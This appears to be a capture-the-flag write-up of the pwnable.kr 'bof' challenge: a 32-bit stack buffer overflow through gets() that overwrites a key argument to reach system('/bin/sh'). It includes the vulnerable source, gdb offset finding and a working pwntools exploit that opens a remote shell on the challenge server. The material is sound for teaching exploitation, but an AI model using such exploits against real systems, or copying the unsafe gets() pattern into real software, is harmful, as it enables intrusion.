Part 3: Buffer Overflow [Pwnable.kr -> bof]

Hola, this is an attempt to revive the linux exploit development series through pwnables (Yaaaaay)! In this first post we will have a look at the BOF challenge on pawnable.kr. This is a simple buffer overflow on 32bit Linux, let get straight into it!

Recon the challenge

For this challenge we get the source code, 'bof.c", which is shown below.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
```

```
        return 0;
}
```

The program calls func with one input parameter, key, set to 0xdeadbeef. It then checks if the key parameter is 0xcafebabe (obviously this will never be the case) and if it is it gives the user a shell, else it prints 'Nah..'' and exits. The graph view below shows this same logic.

An obvious solution presents itself here. The allocated input buffer is 32 bytes in length but the user supplied input has no length restrictions. If we overflow the buffer we can manually replace 0xdeadbeef with 0xcafebabe in memory. Let's quickly check that the program crashes, as expected, when we send a large input buffer.


```
root@Dev:~# Desktop/bof
overflow me :
test
Nah..
root@Dev:~# Desktop/bof
overflow me :
bbbbuuuffffeeeeerrrrrrrrrrrrrrrrrrrr
Nah..
*** stack smashing detected ***: Desktop/bof terminated
Aborted (core dumped)
root@Dev:~#
```

Pwn all the things !

We could spray memory with chunks of 0xcafebabe and hope for the best (this does actually work in this case) but we may as well do this properly. Using pattern create we can find the precise offset to the key variable from our input buffer.

```
gdb-peda$ b *0x80000654
Breakpoint 1 at 0x80000654
gdb-peda$ pattc 70
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3'
gdb-peda$ r
Starting program: /root/Desktop/bof
overflow me :
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3
```

Notice that we are setting a breakpoint on the comparison. Once we hit the breakpoint we can inspect the contents at EBP+8 to figure out the offset.



Game Over

The start of the key variable is at character 53+. Using pwntools we can quickly make a POC.

```python
from pwn import *

r = remote('pwnable.kr', 9000)
buff = ("\x41"*52) + "\xbe\xba\xfe\xca"

r.send(buff)
r.interactive()
```

When we fire it at the server, we pass the key value check and get a shell!

```
b33f@Dev:~$ python Desktop/bof.py
[+] Opening connection to pwnable.kr on port 9000: Done
[*] Switching to interactive mode
$
$ id
uid=1008(bof) gid=1008(bof) groups=1008(bof)
$ ls
bof
bof.c
flag
log
log2
super.pl
$ cat flag
[redacted]
$
```

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